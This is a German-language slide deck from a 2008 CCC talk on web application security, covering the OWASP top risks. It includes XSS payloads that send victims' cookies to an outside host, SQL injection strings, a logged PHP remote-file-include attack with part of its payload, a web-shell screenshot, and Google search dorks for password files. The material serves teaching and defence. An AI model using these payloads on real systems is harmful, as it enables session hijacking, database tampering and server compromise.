


Web Security

CCCS 10.01.2008

Stefan Schlott <stefan.schlott@ulm.ccc.de>

Frank Kargl <frank.kargl@ulm.ccc.de>



Dieses Werk ist unter einem Creative Commons Namensnennung-Keine kommerzielle Nutzung-Weitergabe unter gleichen Bedingungen 2.0 Deutschland Lizenzvertrag lizenziert. Um die Lizenz anzusehen, gehen Sie bitte zu <http://creativecommons.org/licenses/by-nc-sa/2.0/de/> oder schicken Sie einen Brief an Creative Commons, 171 Second Street, Suite 300, San Francisco, California 94105, USA.



Security-Rückblick auf das vergangene Jahr

SANS (Sysadmin, Audit, Network, Security) Institute

SANS Top-20 2007 Security Risks (2007 Annual Update)

Client-side Vulnerabilities in:

- C1. Web Browsers
- C2. Office Software
- C3. Email Clients
- C4. Media Players

Server-side Vulnerabilities in:

- S1. Web Applications
- S2. Windows Services
- S3. Unix and Mac OS Services
- S4. Backup Software
- S5. Anti-virus Software
- S6. Management Servers
- S7. Database Software

Security Policy and Personnel:

- H1. Excessive User Rights and Unauthorized Devices
- H2. Phishing/Spear Phishing
- H3. Unencrypted Laptops and Removable Media

Application Abuse:

- A1. Instant Messaging
- A2. Peer-to-Peer Programs

Network Devices:

- N1. VoIP Servers and Phones

Zero Day Attacks:

- Z1. Zero Day Attacks

Client-side #1: Web browsers

Server-side #1: Web applications

Quelle: <http://www.sans.org/top20/>



Ziele von Web-Attacken

Was bezwecken Angreifer?

- Website defacements
 - „For fun“ (wer hackt die meisten...?)
 - Leute mit „Sendungsbewußtsein“ (z.B. politisch motiviert)
- Manipulationen (z.B. bei Ebay)
- Zombification (Botnetz-Bildung)
- Plattform für weitere Angriffe
- Zugang zu Informationen („Interner Bereich“, Datenbank-Inhalte wie Kreditkartendaten, etc.)
- „Identitätsdiebstahl“ (uaaah!)



Gaaanz akutelle Ereignisse (KW 2/08):

- „Jugendlicher Hacker sabotierte Firmen-Server“ (Werbe-Popups eingebaut)
<http://www.nordbayern.de/artikel.asp?art=752002&kat=100>
- Schädliche Werbebanner auf populären Webseiten
<http://www.heise.de/newsticker/meldung/101403>
- Mass SQL injection compromises 70.000 websites
<http://www.scmagazineus.com/article/100497/>
- Webserver-Logfiles direkt in die SQL-DB (mit Fehler)
<http://www.mitternachtshacking.de/blog/464-webserver-logfiles-direkt-in-die-sql-datenbank>
- Diverse Hacks vom 24C3
<http://events.ccc.de/congress/2007/Hacks>



Defacements

The screenshot shows a web browser window displaying a defaced website. The browser's address bar shows 'Google'. The website's header includes the 'SPD' logo and a navigation menu with items: 'ZIELSETZUNG', 'INITIATOREN', 'PARTNER', 'EVENTS', 'PRESSE', and 'KONTAKT'. The main content area is yellow and contains the following sections:

Zielsetzung

Mit der zügig voranschreitenden Entwicklung von neuen Anwendungen der Informationstechnologie, der zunehmenden Abhängigkeit von der Funktionsweise informationstechnischer Systeme und der Verbreitung von e-Business-Lösungen kommt der Sicherheit dieser Systeme eine immer wichtigere Bedeutung zu.

[Lesen Sie mehr »](#)

22.11.2007 | "Wie dick ist Ihr Bunker?"

Vortrag zum Thema

Physikalische Gefahren für das Rechenzentrum und die damit verbundenen Haftungsrisiken für IT-Verantwortliche

Referenten

Hans-Jürgen Frase, LITCOS GmbH & Co.KG

Prof. Dr. Michael Bartsch, Bartsch und Partner Rechtsanwälte GbR

08.10.2007 | Pressemeldung

[Prämierte Awareness-Kampagnen »](#)

Partnerveranstaltungen

Derzeit liegen keine Daten zu Partnerveranstaltungen vor.

Weitere Tagungen, Seminare und Workshops zur IT-Sicherheit: [veranstaltungen-it-sicherheit.de](#)

NEWSLETTER

Termine, Aktuelles, neue Partner - immer aktuell per e-Mail:


Ihre E-Mail Adresse [»](#)



Executive Summary: „Das Web“

Was passiert beim Aufruf einer Webseite?

- URL parsen
- IP-Routing
- DNS-Namensauflösung
- TCP-Verbindung aufbauen
- Ggf. SSL-Handshake
- HTTP Request/Reply





Executive Summary: „Das Web“

- Webseite: Viele Einzelteile
- Hauptseite laden
- Enthaltene Elemente nachladen
- ...müssen nicht von derselben Quelle stammen

Bilder
(selber Server)

Flash-Inhalt
(ext. Server)

Bild (ext.
Server)

CSS Stylesheet
Javascript
Plugin-Inhalte

The screenshot shows the heise online website with several elements circled in red:

- The heise online logo in the top left corner.
- The main navigation bar with the date "Nürnberg 22.-24. Januar 2008".
- The "news" section header and the article title "Erster Vertrag über DNS-Root-Server".
- A small image of a green and yellow antenna in the right sidebar.
- The "Anbieter in Ihrer Region" section listing companies like Avitos AG and Arachnion GmbH.
- The "openSUSE 10.3 Vorkon" software listing in the bottom left sidebar.

iFrame

Quelle: <http://www.heise.de/newsticker/>



Executive Summary: „Das Web“

- Ursprüngliche Idee: Einfaches Ablegen und Verknüpfen von (statischen) Informationen
- Heute: Häufig dynamische Inhalte, Interaktivität
 - Seiten werden bei Bedarf generiert
 - Typisch: „Web-Anwendung“ plus Datenbank

Für heute Abend: „Web Security“ ...

- Nur webspezifische Protokolle
- Primärer Blick auf Server-Seite (Web-Anwendung)
- ...mit gelegentlicher (unfreiwilliger) Unterstützung vom Browser und/oder dem Benutzer



Ein näherer Blick: Der Browser

- ...auch nur ein Stück Software – mit den üblichen Problemen:
 - Bugs im Programm selbst
 - Bugs in Plug-Ins (Java, Flash, Acrobat, ...)
- ...dummerweise:
 - Wohl das am häufigsten eingesetzte Programm
 - Extrem komplex
- Internet Explorer
 - Nach wie vor häufigster Browser
 - Als COM-Objekt in andere Anwendungen geschleift
 - Tonnenweise ActiveX-Controls im System...



Ein näherer Blick: Web Applications

OWASP (Open Web Application Security Project)

Top Ten 2007

1. Cross Site Scripting (XSS)
2. Injection Flaws
3. Malicious File Execution
4. Insecure Direct Object Reference
5. Cross Site Request Forgery (CSRF)
6. Information Leakage and Improper Error Handling
7. Broken Authentication and Session Management
8. Insecure Cryptographic Storage
9. Insecure Communications
10. Failure to Restrict URL Access

Quelle: http://www.owasp.org/index.php/Top_10_2007



Cross-site scripting (XSS)

- Ausführen von clientseitigem Skriptcode in fremdem Kontext
- Skript wird auf Webserver platziert, z.B.
 - Posting in Boardsystemen
 - Mail an Webmail-Kunde
 - eBay-Angebot
 - u.U. JavaScript-enabled HTML mail reader
- Client ruft Seite auf, sein Browser führt das Skript aus
 - Browserintegrierte Skriptsprachen, z.B. JavaScript, ActiveScript, VBScript, ...



Cross-site scripting (XSS)



Grafik: WillyThe Pen

Dieses weltbekannte Produkt entsteht in mühsamer

Hand

Höhe

gede

Honi

Für I

kühl

eBay-Artikel 815323518 (Endet 18.12.04 11:57:24 MEZ) - Heisegummistiefel - Microsoft Internet Explorer

Adresse <http://cgi.ebay.de/ws/eBayISAPI.dll?ViewItem&category=40679&item=815323518&rd=1&ssPageName=WD>

Startseite > Service > Bewertungsportal > **Bewertungsprofil**

Bewertungsprofil: heise online (43352)

Bewertungsprofil: 43352 **Jüngste Bewertungen:**

	Letzter Monat	Letzte 6 Monate	Letzte 12 Monate
positiv	2652	16410	37185
neutral	13	57	105
negativ	0	0	0

Mitglieder, die mich positiv bewertet haben: 45568
Mitglieder, die mich negativ bewertet haben: 0
Alle positiven Bewertungen: 63899

Mitglied seit: 26.07.02
Land: Deutschland

- Bisherige Mitgliedsnamen
- Angebotene Artikel
- Besuchen Sie meinen Shop
- Zu meinen bevorzugten Verkäufern hinzufügen
- Mehr zum Thema „Mich-Seite“

[Weitere Informationen zur Bedeutung dieser Zahlen.](#) Zurückgezogene Gebote (in den letzten 6 Monaten): 0 [Mit Mitglied Kontakt aufnehmen](#)

Alle erhaltenen Bewertungen **Von Käufern** **Von Verkäufern** **Alle abgegebenen Bewertungen**

64127 Bewertungen für heise online (5 in gegenseitigem Einverständnis zurückgezogen)

<http://signin.ebay.de/ws1/eBayISAP> Internet

Fertig Internet

Quelle: <http://www.heise.de/newsticker/meldung/54272>



Cross-site scripting (XSS)

Typische Angriffsziele:

- Manipulation der angezeigten Daten
- IE zone escape
- Automatisches Ausführen von Aktionen
 - Benutzer ist ja eingeloggt...
- Cookie stealing
 - ...ganz fatal bei Authentisierungscookies
 - Cookies aber nur innerhalb der Domäne abrufbar
 - Informationen tunneln:
 - Manipulierte Links
 - Transparente Bilder mit URL-Parametern



XSS-Beispiel

- XSS-anfälliges Management-Interface
- Erlaubt u.a. Browsen v. Logs
- Script, das ein Bild erzeugt
- URL-Parameter werden gespeichert
- Zur Illustration Ausgabe der Parameter im Bild

```
Log viewer

134.60.70.16 - - [02/Feb/2005:18:16:01 0100] "GET /logs.php HTTP/1.1" 200 134 "
134.60.70.16 - - [02/Feb/2005:18:16:02 0100] "GET /logs.php HTTP/1.1" 200 298 "
134.60.70.16 - - [02/Feb/2005:18:16:03 0100] "GET /logs.php HTTP/1.1" 200 462 "
134.60.70.16 - - [02/Feb/2005:18:16:04 0100] "GET /logs.php HTTP/1.1" 200 626 "
134.60.70.39 - - [02/Feb/2005:18:16:21 0100] "GET /favicon.ico HTTP/1.1" 404 12
134.60.70.16 - - [02/Feb/2005:18:16:28 0100] "GET /logs.php HTTP/1.1" 200 1296
134.60.70.39 - - [02/Feb/2005:18:17:31 0100] "GET /logs.php HTTP/1.1" 200 270 "
134.60.70.39 - - [02/Feb/2005:18:17:31 0100] "GET /favicon.ico HTTP/1.1" 404 12
134.60.70.39 - - [02/Feb/2005:18:18:34 0100] "GET /logs.php HTTP/1.1" 200 270 "
134.60.70.39 - - [02/Feb/2005:18:18:34 0100] "GET /favicon.ico HTTP/1.1" 404 12
134.60.70.39 - - [02/Feb/2005:18:18:54 0100] "GET /logs.php HTTP/1.1" 200 2213

Logout
```

```
paramimg.php (PNG-Grafik, 500x300 Pixel) Mozilla Firefox

a = b
c = d
```



XSS-Beispiel

paramimg.php (PNG-Grafik, 500x300 Pixel) - Mozilla Firefox

Datei Bearbeiten Ansicht Gehe Lesezeichen Extras Hilfe

http://[redacted]/paramimg.php?a=b&c=d Go

Deaktivieren CSS Formulare Grafiken Informationen Verschiedenes Hervorheben Größe Werkzeuge

Log viewer paramimg.php (PNG-Grafik, 500x300...)

```
a = b
c = d
```

Fertig



XSS-Beispiel

- (XSS-anfällige) Management-Konsole in PHP
- Authentisierungs-Info in Session
- Session wird von PHP anhand von Cookie identifiziert

```
(...)  
if (isset($_HTTP_SESSION_VARS['login'])) {  
    echo "<h1>Log viewer</h1>\n";  
    (...)
```



XSS-Beispiel

- Einschleusen von Skriptcode: URL-Aufruf

```
<script>
  document.write('');
</script>
```

```
http://vulnerable.site.de/%3Cscript%3E
document.write('%3Cimg%20src=
%22http://my.site.de/paramimg.php?cookies='
%2bdocument.cookie%2b'%22%3E');%3C/script%3E
```



XSS-Beispiel

Log viewer - Mozilla Firefox

http://[redacted]logs.php

Deaktivieren CSS Formulare Grafiken Informationen Verschiedenes Hervorheben Größe Werkzeuge Quelltext anzeigen Optionen

Log viewer paramimg.php (PNG-Grafik, 500x300 Pixel) Objekt nicht gefunden!

```
134.60.70.39 - - [02/Feb/2005:18:18:54 0100] "GET /logs.php HTTP/1.1" 200 2213 "-" "Mozilla/5.0 (Windows; U; Windc
134.60.70.39 - - [02/Feb/2005:18:55:57 0100] "GET /logs.php HTTP/1.1" 200 2084 "-" "Mozilla/5.0 (Windows; U; Windc
134.60.70.39 - - [02/Feb/2005:18:55:58 0100] "GET /favicon.ico HTTP/1.1" 404 1208 "-" "Mozilla/5.0 (Windows; U; Wi
134.60.70.39 - - [02/Feb/2005:18:56:00 0100] "GET /logs.php HTTP/1.1" 200 2461 "-" "Mozilla/5.0 (Windows; U; Windc
134.60.70.39 - - [02/Feb/2005:18:56:00 0100] "GET /favicon.ico HTTP/1.1" 404 1208 "-" "Mozilla/5.0 (Windows; U; Wi
cookies = PHPSESSID=4b7e59d86e0535a602cc41f125604538
134.60.70.39 - - [02/Feb/2005:18:56:03 0100] "GET /blubber
134.60.70.39 - - [02/Feb/2005:18:56:04 0100] "GET /favicon.ico HTTP/1.1" 404 1208 "-" "Mozilla/5.0 (Windows; U; Wi
```

Fertig



Cross-site scripting (XSS)

- Scripting über Framegrenzen hinweg
 - Andere Fenster / andere Tabs
 - Anderer frame / iframe
- ...besonders fatal beim IE: Sicherheitszonen

```
<script language="jscript">
  onload=function () {
    var oVictim=open("http://seite.mit.cookie/", "OurVictim",
      "width=100,height=100");
    setTimeout( function () {
      oVictim.frames[0].location.href=
        "javascript:alert(document.cookie)"; }, 7000 );
  }
</script>
```



Cross-site scripting (XSS)

- XSS-Viren im „Web 2.0“
 - Weiterverbreitung von einem Nutzer zum nächsten
 - Als „logic bomb“: Verbreiten und warten, bis man einen privilegierten User erwischt
- Einer der ersten: 2005, MySpace
 - Fehler: MySpace ließ (mit einem Trick) JavaScript in der Eingabe fürs Benutzerprofil zu
 - Samys Script: Beim Ausführen...
 - Samy in die eigene Buddy-Liste aufnehmen
 - Am Profil des Benutzers den Text „but most of all, samy is my hero“ und eine Kopie des Skripts anhängen



Cross-site scripting (XSS)

Was brachte die Aktion?

- Presse
- 1 Mio. Buddies in <24h
- Jemand anderem Geld für den T-Shirt-Verkauf
- 3 Jahre auf Bewährung





Cross-site scripting (XSS)

- Niemals vergessen: Es gibt viele Quellen „externer Daten“ - manchmal ganz außerhalb der Webanwendung!

Überweisung / Zahlschein

Den Vordruck bitte nicht beschädigen, knicken, bestempeln oder beschmutzen.

(Name und Sitz des überweisenden Kreditinstituts) Bankleitzahl

Begünstigter: Name, Vorname / Firma(max. 27 Stellen)

Konto-Nr. des Begünstigten Bankleitzahl

Kreditinstitut des Begünstigten

EUR Betrag: Euro, Cent

Kunden-Referenznummer - Verwendungszweck, ggf. Name und Anschrift des Überweisenden - (nur für Begünstigten)

noch Verwendungszweck (insgesamt max. 2 Zeilen à 27 Stellen)

Kontoinhaber / Einzahler: Name, Vorname / Firma, Ort (max. 27 Stellen, keine Straßen- oder Postfachangaben)

Konto-Nr. des Kontoinhabers

18

```
<script>document.write("<img src='".2.3.4/?+  
document.cookie+'"/>')</script>
```



Injection flaws

- Eingaben von außen werden an einen weiteren Kommando-Interpreter weitergeleitet
- Ähnlichkeiten zu XSS
- Populärstes Beispiel: SQL injection
 - Seiten-Content teilweise aus Datenbank
 - DB-Anfragen von Benutzereingaben abhängig
 - Durch passend formulierte Requests werden SQL-Kommandos manipulieren
- Weitere Varianten: LDAP, XPath/XSLT, Shell commands, „eval“ der eigenen Sprache, etc.
- Ausnahmsweise ist PHP nicht schuld ;-)



SQL injection

```
$query = new CGI;  
$user = $query->param("user");  
$pass = $query->param("pass");  
...  
$sql = "select * from users where user='$user' and pass='$pass';"  
$db->prepare($sql);
```

- 1. Variante: Strings schließen
`http://host/script?user=x&pass=x' or user='root`
- Leerzeichen, etc. noch escapen (`%20`, ...)
- Ergibt als SQL-Anweisung:
`select * from users where user='x' and pass='x'
or user='root'`
- ... in der Hoffnung, dass es einen User „root“ gibt.
Sonst: z.B. `user like `*``
- Ebenfalls beliebt: `,union select...“`




SQL injection

- 2. Variante: Mehrere Kommandos mit „;“ abtrennen
`http://host/script?user=x&pass=x' ;
insert into users values (user="leet",
pass="hax0r") --`
- Ergibt als SQL-Anweisung:
`select * from users where user='x' and
pass='x' ; insert into users values
(user="leet", pass="hax0r") --'`
- „--“ leitet einen SQL-Kommentar ein
→ syntax-störende Zeichen „abhängen“



SQL injection



<http://xkcd.com/327/>

- Fun von xkcd.org...
- More fun: „SQL injection cheat sheet“

<http://ferruh.mavituna.com/makale/sql-injection-cheatsheet/>



SQL injection

- Genügt es, Quotes zu escapen?
- Nein!
 - Operieren mit Zahlen-IDs: Keine schließenden Quotes nötig
`$sql="select * from users where id="+$param`
 - Erzeugen von Strings:
`insert into users values(char(0x6c)+...,...)`
 - Second order injection



2nd order SQL injection

- Benötigt eine Indirektionsstufe, um escape Quotes loszuwerden
- Eigentlicher Schad-Code wird erst später (indirekt) aufgerufen
- Beispiel: Angriff auf ein Forum
 - Anlegen eines neuen Nutzers: `root' --`
 - System ändert Quotes: `root' ' --`
 - Datensatz anlegen: „insert into“ läuft normal, in Datenbank nun: `"root' -- "`, ...



2nd order SQL injection

- Erneutes Einloggen: Wieder escapen...
Benutzerdaten abfragen und in Session-Var. speichern:

```
select * from users where user='root' '-- '  
    $session_var["user"]=...
```

→ In Session-Var. steht nun Ausgabe aus Datenbank = Username ohne Escapes!

- Nun z.B. Passwort ändern:

```
update users set pass=crypt('$pass') where  
    user='$session_var["user"]'
```

...was mit expandierten Variablen so aussieht:

```
update users set pass=crypt('v3ry_1337') where  
    user='root' '-- '
```



SQL injection

- Niemals vergessen: Die URL-Parameter sind längst nicht die einzige externe Datenquelle...



Bild: Frank Rosengart (http://www.rosengart.de/maut_strip/)



Malicious file execution

- Webapplikation dazu bringen, fremde Datei auszuführen:
 - Per fork + exec
 - Durch Inkludieren (in Skriptsprachen)
 - Ausführen ist (im speziellen Fall) Default f. Server
- Quelle der Datei:
 - Vorher ins Dateisystem eingeschleust
 - Inkludierte Dateien: Irgendwo
 - Einschleusen ins CGI-Verzeichnis
 - Einschleusen einer Datei mit „magic extension“
 - Per Download aus dem Netz



Malicious file execution

- Am häufigsten: PHP remote file include
 - PHP-Konfigurationen erleichtern dies...
 - `allow_url_fopen`: Dateioperationen öffnen nicht nur Dateien, sondern auch URLs
 - PHP kennt viele URL-Protokollhandler: `http`, `ftp`, `smb`, etc.
 - Neben `file-open` gilt dies auch für `include`!
 - `register_globals`: URL-Parameter initialisieren globale Variablen
 - Nicht explizit initialisierte Variablen können so Daten „von außen“ beinhalten!



Malicious file execution

- Auszug aus einem Apache-Logfile...

```
xx.103.20.52 - - [18/Dec/2007:16:01:15 +0100]  
"GET /node//modules/mod_attend_events.php?  
mosConfig_absolute_path=http://xxxcomplete.com/home/modu  
les/mod_swmenupro/images/tree_icons/test.txt??  
HTTP/1.1" 404 3193 "-" "Mozilla/5.0 (Windows; U; Windows  
NT 5.1; it; rv:1.8.1b2) Gecko/20060710 Firefox/2.0b2"
```

- Dahinterstehender Exploit: Mambo CMS
 - mosConfig_absolute_path wurde in einigen PHP-Dateien nicht vorinitialisiert (register_globals!)
 - ...und darüber wird mit „include“ ein Modulteil (eigentlich sprachabhängig) geladen (url_fopen!)



Malicious file execution

- ...und was wird nachgeladen?

```
<?php
if((@ereg("uid",ex("id"))) || (@ereg("Windows",ex("net
start")))){
echo("Safe Mode of this Server is : ");
echo("SafemodeOFF");
}
else{
ini_restore("safe_mode");
ini_restore("open_basedir");
if((@ereg("uid",ex("id"))) || (@ereg("Windows",ex("net
start")))){
echo("Safe Mode of this Server is : ");
echo("SafemodeOFF");
}else{
echo("Safe Mode of this Server is : ");
echo("SafemodeON");
}
}
(...)
```



Malicious file execution















- In diesem Fall: Skript, das Systeminfos ausgibt
- Sonst häufig anzutreffen:
 - Shellzugang (offener Port)
 - Reverse-Shellzugang (connect zurück zum Angreifer)
 - „PHP Shell“: Komfortable Oberfläche im Browser

C99Shell v. 1.0 pre-release build #16

Software: Apache/1.3.33 (Debian GNU/Linux) mod_gzip/1.3.26.1a PHP/4.3.10-16
uname -a: Linux testsite 2.6.8-3-686 #1 Sat Jul 15 10:32:25 UTC 2006 i686
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Safe-mode: **OFF (not secure)**
/var/www/mrtg/ drwxr-xr-x
Free 7.09 GB of 9.17 GB (77.34%)

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self
remove Logout

Listing folder (92 files and 1 folders):

Name ▲	Size	Modify	Owner/Group	Perms	Action
.	LINK	11.09.2006 13:45:07	root/root	drwxr-xr-x	 
..	LINK	11.09.2006 13:46:42	root/root	drwxr-xr-x	 
[system]	DIR	19.03.2006 12:26:01	root/root	drwxr-xr-x	 
10.0.0.89-users-day.png	1.35 KB	19.03.2006 12:27:43	root/root	-rw-r--r--	   
10.0.0.89-users-month.png	1.25 KB	19.03.2006 12:27:43	root/root	-rw-r--r--	   



Cross-site request forgeries (CSRF)

- Der Angreifer bringt den Browser mit Hilfe einer manipulierten Webseite dazu, Aktionen in einer (anderen) Webanwendung auszuführen
- Voraussetzung:
 - Benutzer ist eingeloggt und Browser sendet notwendige Authentisierung automatisch
 - Defaults sind bekannt und können mitgeschickt werden (GET/POST)
 - Kombination mit XSS, um an notwendige Infos (z.B. Session-ID) zu gelangen, die dann wieder mit übertragen werden (GET/POST)



Cross Site Request Forgery

```
<html></html>
```

- War der Benutzer schon am Router angemeldet, dann ist sein WLAN Router jetzt im Auslieferungszustand ;-)
- Geht auch mit
 - Druckern
 - Ebay
 - Amazon (One-Click ;-)
 - ...
- IP-fähige Drucker: Print spam!



Parameter manipulation / Broken access ctl.

- ...eigentlich so dumm, daß man es nicht glauben will:
 - Zugriffsschutz nur durch Unkenntnis der richtigen Parameter
 - Oder: Mangelnde Zugriffskontrolle (z.B. nur Überprüfung ob eingeloggt, nicht aber die Privilegien)
- Anno 2004: OBSOC (Online Business Solution Operation Center) der Telekom
 - Kunden-Stammdaten: Parameter=Kundennummer
 - Sequentiell vergeben...
 - Zusätzlich: Häufig Username=Password bei Telekom-Mitarbeitern...



Parameter manipulation



[*Druck auf der Rückseite]



Wie werde ich Opfer?

- Gezielter Angriff
- „Kollateralschaden“:
 - Systematische Netzscans
 - Link spiders
 - Suchmaschinen!



Google Hacking

Google
Hack

- Geeignete Suche führt zu verwundbaren Sites
- Google Hacking Database:
`http://johnny.ihackstuff.com/ghdb.php`
- Suche /etc/passwd-Dateien:
`intitle:index.of.etc passwd`
- Suche Frontpage-Paßwort-Hashes:
`inurl:_vti_pvt "service.pwd"`



Google Hacking

- Buggy phpbb-Version:
`"powered by phpbb 2.0.6"`
- JBoss Management Console:
`mbean inspector`
- Webcams:
`inurl:"viewerframe?mode=motion"`
`intitle:"Live View / - AXIS"`
- Für Suchmaschinen verbotene Seiten:
`"robots.txt" "disallow:" filetype:txt`



Einfallsschneisen für gezielte Angriffe

- Ausprobieren der vorgestellten „Klassiker“
- Testen von Default-Installationsnamen (phpmyadmin, ...)
- Backup-Dateien von Editoren! (z.B. config.php.bak)
- Fehlersituationen oft stiefmütterlich behandelt
 - Detaillierte Versionsinfos
 - Namen von Backend-Systemen
 - Umgebungsvariablen
 - Coredumps(!)
 - ...Subtilitäten wie „not found“ vs. „access denied“
(letzteres: Datei ist da, aber Zugriffsrechte fehlen)



Einfallsschneisen für gezielte Angriffe

- Scannen des Gesamtsystems
 - Eindringen über andere Dienste
- Shared Hosting und (z.B.) mod_php
 - Daten aller Virtual Hosts müssen vom selben Serverprozeß lesbar/editierbar sein
 - PHP-Skripte aller Virtual Hosts werden mit denselben Rechten ausgeführt
 - Hat man einen der Virtual Hosts kompromittiert:
„Umsteigen“ auf die anderen Installationen
 - Wer sind denn die Nachbarn meines Ziels?
`http://www.myipneighbors.com/`
 - Lösung: mod_suphp (oder ähnliches)



Einfallsschneisen für gezielte Angriffe

- WebDAV-Modul im regulären Webserver
 - Webserver müßte Daten nur lesen können...
 - ...alles, was aber via WebDAV editierbar sein soll, muß vom Webserver-Prozeß auch schreibbar sein!
 - WebDAV-Zugriffskontrolle geschieht „in Software“ im Webserver-Prozeß
 - Hat man den die Webapplikation an einer Stelle kompromittiert (z.B. Einschleusen einer PHP-Shell):
 - „WebDAV-root“
 - Typischerweise Schreib- und Lesezugriff auf die gesamte Seite



